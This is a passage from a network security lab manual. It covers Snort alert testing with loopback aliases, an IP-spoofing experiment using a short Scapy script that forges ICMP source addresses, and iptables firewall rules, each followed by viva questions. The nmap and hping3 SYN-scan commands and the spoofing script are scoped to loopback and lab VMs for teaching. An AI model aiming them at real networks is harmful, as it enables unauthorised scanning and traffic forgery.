
5. **Generate test traffic using the aliases**

- From a third terminal (or backgrounded commands) use the aliases so traffic is between aliases and observed on `lo`:

Examples:

- ICMP (ping) from “attacker” to “target”:

```
ping -I 127.0.0.2 -c 4 127.0.0.3
```




- TCP connection (simple HTTP request) using `curl` to a local HTTP server bound to alias 127.0.0.3:

```
# start a simple HTTP server bound to 127.0.0.3 on port 8080
python3 -m http.server 8080 --bind 127.0.0.3 &

# from the attacker alias make a request
curl --interface 127.0.0.2 http://127.0.0.3:8080/
```

- nmap SYN scan from alias 127.0.0.2 to 127.0.0.3 on common ports:


```
sudo nmap -e lo -sS -p 22,80,8080 127.0.0.3
```



Note: `-e lo` makes nmap use the loopback interface; if `nmap` complains, run the scan without `-e` — by specifying source via raw sockets or using a local client.

- Hping3 TCP SYN (if installed):

```
sudo hping3 -S -p 8080 --rand-source --interface lo 127.0.0.3 -c 10
```




Choose test traffic that matches rules in your Snort rule set (e.g., ICMP, scans, or specific payloads).

6. **Observe Snort output in its terminal**

- Snort will print alerts when a rule is matched. Example (format may vary):

```
[**] [1:1000001:0] TEST-ICMP echo detected [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
10/22-12:34:56.789012 127.0.0.2 -> 127.0.0.3
ICMP TTL:64 TOS:0x0 ID:54321
```

- Take note of the timestamp, sid (rule id), source and destination addresses.



7. **Stop capture and Snort**
    - Stop `tcpdump` with `Ctrl+C` (file `loopback_capture.pcap` saved).
    - Stop Snort with `Ctrl+C`.
8. **Analyze the capture**
    - Open the pcap in Wireshark or use `tcpdump` to inspect:

      ```
      tcpdump -r loopback_capture.pcap -nn -tttt
      ```


    - Filter for traffic between aliases:

      ```
      ip src 127.0.0.2 and ip dst 127.0.0.3
      ```

    - Correlate packet timestamps and packet contents with Snort alerts to identify the exact packet(s) that triggered each alert.

9. Open a terminal in the directory that contains loopback_capture.pcap and run:

```
# start Wireshark and open the pcap (run in background)
wireshark loopback_capture.pcap &
```



Viva Questions

1. Why do we use loopback aliases (e.g., 127.0.0.2 and 127.0.0.3) for this lab?
Answer:
Loopback aliases let one host simulate multiple endpoints (attacker and target) so you can generate and capture traffic locally without other machines or a switched network. This is safe, reproducible, and useful for testing Snort rules and IDS behavior.

2. How do you add and verify loopback aliases on Linux?
Answer:
Use sudo ip addr add 127.0.0.2/8 dev lo and sudo ip addr add 127.0.0.3/8 dev lo. Verify with ip -4 addr show dev lo which should list 127.0.0.1, 127.0.0.2, and 127.0.0.3.

3. If Snort running on -i lo does not show alerts for your test traffic, what are three things you should

check?
Answer:

1. Ensure Snort is running with the correct config and interface (sudo snort -A console -q -c /etc/snort/snort.conf -i lo).
2. Confirm the ruleset contains rules that match the generated traffic (e.g., ICMP, HTTP, SYN scan).
3. Check packet capture (tcpdump pcap) to verify traffic actually appears on lo and that the packets have the expected src/dst addresses (127.0.0.2 → 127.0.0.3).

4. What tcpdump command was used to save loopback traffic to a pcap and why is -nn recommended in the lab?
Answer:
sudo tcpdump -i lo -nn -w loopback_capture.pcap saves packets to a file. -nn disables hostname and service name resolution, making capture faster and keeping IPs/ports numeric for clearer, quicker analysis.

5. How do you correlate a Snort alert with a specific packet in the saved pcap?
Answer:
Note the timestamp, source and destination in the Snort alert. Open the pcap in Wireshark or use tcpdump -r loopback_capture.pcap -nn -tttt and filter (e.g., ip src 127.0.0.2 and ip dst 127.0.0.3). Match the packet timestamp and payload/flags to identify the exact packet that triggered the rule.

Result
Experiment conducted successfully — traffic between loopback aliases (e.g., 127.0.0.2 → 127.0.0.3) was captured.
Snort generated console alerts for matched signatures and the capture was saved as loopback_capture.pcap for offline analysis**.**

Exp No. 9 **Spoofing Source IP Address in Packets** **Date:**

Aim

To demonstrate IP spoofing by sending ICMP echo-request packets with a forged source IP to a loopback alias and capture those packets as a pcap for analysis.

Theory

IP spoofing is the practice of forging the source IP address in an IP packet. A receiver accepts such a packet and will (if it responds) send replies to the forged source IP, not the attacker. On routed networks this prevents an attacker from seeing replies unless they control the spoofed address or intercept its traffic (L2 attacks). Using loopback lets you observe forgery and capturing behavior locally without touching any external network.

Prerequisites & environment

- Ubuntu machine (or Debian-based).
- Two terminals (Terminal 1 = capture/target, Terminal 2 = sender/attacker).
- Packages: python3, python3-scapy (distro package), tcpdump. Optionally wireshark for GUI.
- You will need sudo privileges.

Procedure

1) Install required packages (run once)

Run in either terminal:

```
sudo apt update
sudo apt install -y python3 python3-scapy tcpdump wireshark
```

Note: using the distro python3-scapy package avoids pip / PEP 668 issues. You can skip installing wireshark if you don't need the GUI.

Optional: allow non-root Wireshark capture (recommended if you want to run Wireshark without sudo):

```
sudo dpkg-reconfigure wireshark-common   # choose "Yes"
sudo usermod -aG wireshark $USER
# then log out and back in for group change to apply
```

Verify Scapy import:

```
python3 -c "from scapy.all import *; print('scapy ok,', conf.version)"
```

2) Terminal 1 — prepare capture (Target)

1. Create loopback alias (if it already exists you'll see "Address already assigned" — that's fine):

```
sudo ip addr add 127.0.0.2/8 dev lo || true
```

2. Start tcpdump capturing ICMP on lo and writing a pcap (will run until you Ctrl+C):

```
sudo tcpdump -i lo icmp -w /tmp/icmp_spoof_loop.pcap
```

Tip: to auto-stop after 5 packets, run sudo tcpdump -i lo -c 5 icmp -w /tmp/icmp_spoof_loop.pcap (then you don't need to Ctrl+C).

Leave this terminal open and capturing.

3) Terminal 2 — create sender script (Attacker)

Create and save the script ~/send_spoof_loop.py (one command to write the file):

```
cat > ~/send_spoof_loop.py <<'PY'
#!/usr/bin/env python3
from scapy.all import *
conf.verb = 1
```

```
TARGET = "127.0.0.2"   # loopback alias created on terminal 1
SPOOF_SRC = "1.2.3.4"  # spoofed source IP
IFACE = "lo"

pkt = IP(src=SPOOF_SRC, dst=TARGET)/ICMP(type=8)/b"loopback-spoof"
send(pkt, iface=IFACE, count=5, inter=0.5)
print("Sent 5 spoofed ICMP packets from", SPOOF_SRC, "to", TARGET)
PY
```

Make it executable (optional):

```
chmod +x ~/send_spoof_loop.py
```

4) Terminal 2 — run the sender

Run with root so Scapy can use raw sockets:

```
sudo python3 ~/send_spoof_loop.py
```

You should see short Scapy output and the print line when it finishes.

5) Terminal 1 — stop capture and inspect pcap


If tcpdump is still running press Ctrl+C. Then inspect:

```
ls -lh /tmp/icmp_spoof_loop.pcap

# textual summary
sudo tcpdump -nn -r /tmp/icmp_spoof_loop.pcap

# verbose info
sudo tcpdump -nn -v -r /tmp/icmp_spoof_loop.pcap
```


Or open with Wireshark:

```
wireshark /tmp/icmp_spoof_loop.pcap &
```

Sample Output:



Terminal Output of Spoofed Packets Sent



Wireshark Output capturing the Spoofed Packet

Viva Questions

1. What is IP spoofing and what is demonstrated in this lab?
Answer:
IP spoofing is forging the source IP address in an IP packet so the receiver believes it came from a different host. This lab demonstrates creating spoofed ICMP echo-request packets (with a fake source) sent to a loopback alias so you can capture and analyze how forged packets appear locally.

2. Why do we perform this experiment on the loopback interface instead of a routed network?
Answer:
Using loopback keeps the test isolated to the host — it's safe, legal within the lab, and avoids affecting external systems. It lets you observe forged packets and capture them locally without depending on other machines or risking interference with real networks.

3. In the provided Scapy script, what is the role of IP(src=SPOOF_SRC, dst=TARGET)/ICMP(type=8) and why does Scapy require root privileges?
Answer:
That expression builds an IP packet with a forged source and an ICMP echo-request payload (type 8). Scapy needs root because raw socket operations and packet injection require elevated privileges to create and send arbitrary-crafted packets.

4. Which tcpdump commands are used to capture and then inspect the spoofed ICMP packets, and what does the -nn option do?
Answer:
Capture: sudo tcpdump -i lo icmp -w /tmp/icmp_spoof_loop.pcap (or -c 5 to auto-stop). Inspect: sudo tcpdump -nn -r /tmp/icmp_spoof_loop.pcap or sudo tcpdump -nn -v -r /tmp/icmp_spoof_loop.pcap for verbose output. -nn disables DNS and service name resolution so addresses and ports stay numeric, making output clearer and faster.

5. How can you tell from the pcap that the packets were spoofed, and what limitation exists when using spoofed packets on a real routed network?
Answer:
In the pcap you'll see ICMP echo-request packets with the src field equal to the spoofed IP (e.g., 1.2.3.4) and dst the loopback alias (127.0.0.2). The limitation on a real routed network is replies go to the forged address — unless the attacker controls that address or can intercept its traffic, they won't see reply packets (making useful two-way interaction difficult). Also, many networks employ egress filtering, which blocks packets with spoofed source IPs.

Result:
This experiment was conducted successfully: five ICMP echo-request packets were captured in /tmp/icmp_spoof_loop.pcap showing src=1.2.3.4 and dst=127.0.0.2. Conclusion: the target accepted packets with a forged source address; any replies would be routed to the spoofed IP (not the sender), demonstrating IP spoofing hides responses.

Exp No: 10 **Configuring Linux Firewall using IP tables** **Date:**

Aim

To configure Linux firewall using IP tables

Theory

Iptables is a packet filter-based implementation of the Linux kernel firewall, It defines tables that contain a chain of rules that specify how packets should be treated. The hierarchy is iptables -->tables --> chains --> rules. There may be built-in tables and chains as well as user-defined ones.

There are three independent tables (the presence of a table depends on the kernel configuration options): filter, nat and mangle. You can specify the table to be used through the -t option. This lab is based on the "filter" table, you can try other tables as well.

Required resources

We are going to use all three VMs, the following demonstration is only for practice purpose.

Procedure

Configure iptables firewall rules on Cyber-client


Step 1 Check iptables is installed in your system

a. We already have iptables pre-installed. You can use iptables -V to check the package version of iptables. The capital V is for version, the lower-case v is for verbose.

```
cybersec-client@ubuntu:~$ iptables -V
iptables v1.4.21
```

b. If you need to update/install iptables, just retrieve the iptables package: sudo apt-get install iptables

c. Use iptables -h to check the usage of iptables.



Step 2 Check the build-in chain

The **"filter"** table has three built-in chain: input, forward, and output.

Input – This chain is used to control the behaviour for incoming connections. For example, if a user attempts to SSH into your PC/server, iptables will attempt to match the IP address and port to a rule in the input chain.

Forward – This chain is used for incoming connections that aren't actually being delivered locally. Think of a router – data is always being sent to it but rarely actually destined for the router itself; the data is just forwarded to its target. Unless you're doing some kind of routing, NATing, or something else on your system that requires forwarding, you won't even use this chain.

Output – This chain is used for outgoing connections.

"ACCEPT" highlighted in the screenshot indicates the default behaviour of the chains, it will be used to process traffic when there is no match in the existing rules.

```
cybersec-client@ubuntu:~$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 14 packets, 1176 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 14 packets, 1176 bytes)
 pkts bytes target     prot opt in     out     source               destination

cybersec-client@ubuntu:~$
```

Step 3 Change the default behaviour of iptables

a. Drop all traffic
   We are going to change the behaviour of the chain to drop all traffic.

```
cybersec-client@ubuntu:~$ sudo iptables --policy INPUT DROP
cybersec-client@ubuntu:~$ sudo iptables --policy OUTPUT DROP
cybersec-client@ubuntu:~$ sudo iptables --policy FORWARD DROP
cybersec-client@ubuntu:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
cybersec-client@ubuntu:~$
```

We can using sudo iptables -L to check the current iptables chains, we can add -v (for verbose) to check the number of packer be accepted or denied.

The ping from CyberServer to CyberClient failed after we changed the default behaviour of iptables to "DROP"

```
cybersec-server@ubuntu:~$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
```

Note: a lot of protocols will require two-way communication, so both the input and output chains will need to be configured properly.

a. Permit the ping from server to client.
   The three most basic and commonly used action is:

   Accept – Allow the connection.

   Drop – Drop the connection with no error message. (Refer to the above ping, there is no feedback message.)

   Reject – Don't allow the connection but send back an error message.

iptables -A (for append)to append rules to the existing chain. iptables behave like ACL, starts at the top of its list and goes through each rule until it finds one that it matches. If you need to insert a rule above another, you can use iptables -I [chain] [number] to specify the number it should be in the list, the -I is for insert. You can combine -A option with other options, such as:

- **-i** (interface) — the network interface whose traffic you want to filter, such as eth0, lo, ppp0, etc.
- **-p** (protocol) — the network protocol where your filtering process takes place. It can be either tcp, udp, udplite, icmp, sctp, icmpv6, and so on. Alternatively, you can type all to choose every protocol.

- **-s** (source) — the address from which traffic comes from. You can add a hostname or IP address.
- **--dport** (destination port) — the destination port number of a protocol, such as 22 (SSH), 443 (https), etc.
- **-j** (target) — the target name (ACCEPT, DROP, RETURN). You need to insert this every time you make a new rule.

Now we are going to add rules to permit the connection from CyberServer, see the screenshot below:

```
cybersec-client@ubuntu:~$ sudo iptables -A INPUT -s 10.0.2.6 -j ACCEPT
cybersec-client@ubuntu:~$ sudo iptables -A OUTPUT -d 10.0.2.6  -j ACCEPT
```

After add this rule, the ping from server is successful, but the ping from attacker still fail.

```
cybersec-server@ubuntu:~$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_seq=1 ttl=64 time=0.638 ms
64 bytes from 10.0.2.8: icmp_seq=2 ttl=64 time=0.655 ms
64 bytes from 10.0.2.8: icmp_seq=3 ttl=64 time=7.53 ms
64 bytes from 10.0.2.8: icmp_seq=4 ttl=64 time=0.978 ms
```

```
cybersec-attacker@ubuntu: ~
cybersec-attacker@ubuntu:~$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
```

Now check the rules again.

```
cybersec-client@ubuntu:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  10.0.2.6             anywhere

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  anywhere             10.0.2.6
```

a. Let's permit SSH connections from the Cybersec-Attacker to Cybersec- Client(Only for demonstration purpose).

   Check SSH from Cybersec-Attacker to Cybersec-Client before we add the rules.

```
cybersec-attacker@ubuntu:~$ ssh cybersec-client@10.0.2.8
cybersec-client@10.0.2.8's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.2.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

381 packages can be updated.
309 updates are security updates.

Last login: Thu Jun 30 02:22:14 2022 from 10.0.2.7
cybersec-client@ubuntu:~$
```

Add the rules in Cybersec-Client to permit the SSH connection.

```
cybersec-client@ubuntu:~$ sudo iptables -A INPUT -p tcp --dport ssh -s 10.0.2.7 -j ACCEPT
cybersec-client@ubuntu:~$ sudo iptables -A OUTPUT -p tcp --sport ssh -d 10.0.2.7 -j ACCEPT
```

We have added rules to the input and output chains in the above configuration. What if we only want SSH coming into our system, we can use connection states which is similar to "established" keyword in ACL. Let allow SSH connection from Attacker, but not to attacker VM.

Use -D to remove the previous rules:

```
cybersec-client@ubuntu:~$ sudo iptables -D OUTPUT -p tcp --sport ssh -d 10.0.2.7 -j ACCEPT
cybersec-client@ubuntu:~$ sudo iptables -D INPUT -p tcp --dport ssh -s 10.0.2.7 -j ACCEPT
```

Reconfigure the rules:

cybersec-client@ubuntu:~$ sudo iptables -A INPUT -p tcp --dport ssh -s 10.0.2.7 -m state --state NEW,ESTABLISHED -j ACCEPT

cybersec-client@ubuntu:~$ sudo iptables -A OUTPUT -p tcp --sport ssh -d 10.0.2.7 - m state --state NEW,ESTABLISHED -j ACCEPT

```
cybersec-client@ubuntu:~$ sudo iptables -A INPUT -p tcp --dport ssh -s 10.0.2.7
-m state --state NEW,ESTABLISHED -j ACCEPT
cybersec-client@ubuntu:~$ sudo iptables -A OUTPUT -p tcp --sport ssh -d 10.0.2.7
 -m state --state NEW,ESTABLISHED -j ACCEPT
```

Verify SSH connection from attacker to client and vice versa.

```
cybersec-client@ubuntu:~$ ssh cybersec-attacker@10.0.2.7


^C
cybersec-client@ubuntu:~$
```

You can add -v to check the number of packeted been accepted or dropped.

Step 4 delete rules and saving changes

To delete/flush all rules in chains, we can use -F, the command sudo iptables -F will erase all current rules. To delete a specific rule, we can use -D option. We can see all the available rules with numbers by entering sudo iptables -L --line-numbers

```
cybersec-client@ubuntu:~$ sudo iptables -L --line-numbers
Chain INPUT (policy DROP)
num  target     prot opt source               destination
1    ACCEPT     all  --  10.0.2.6             anywhere
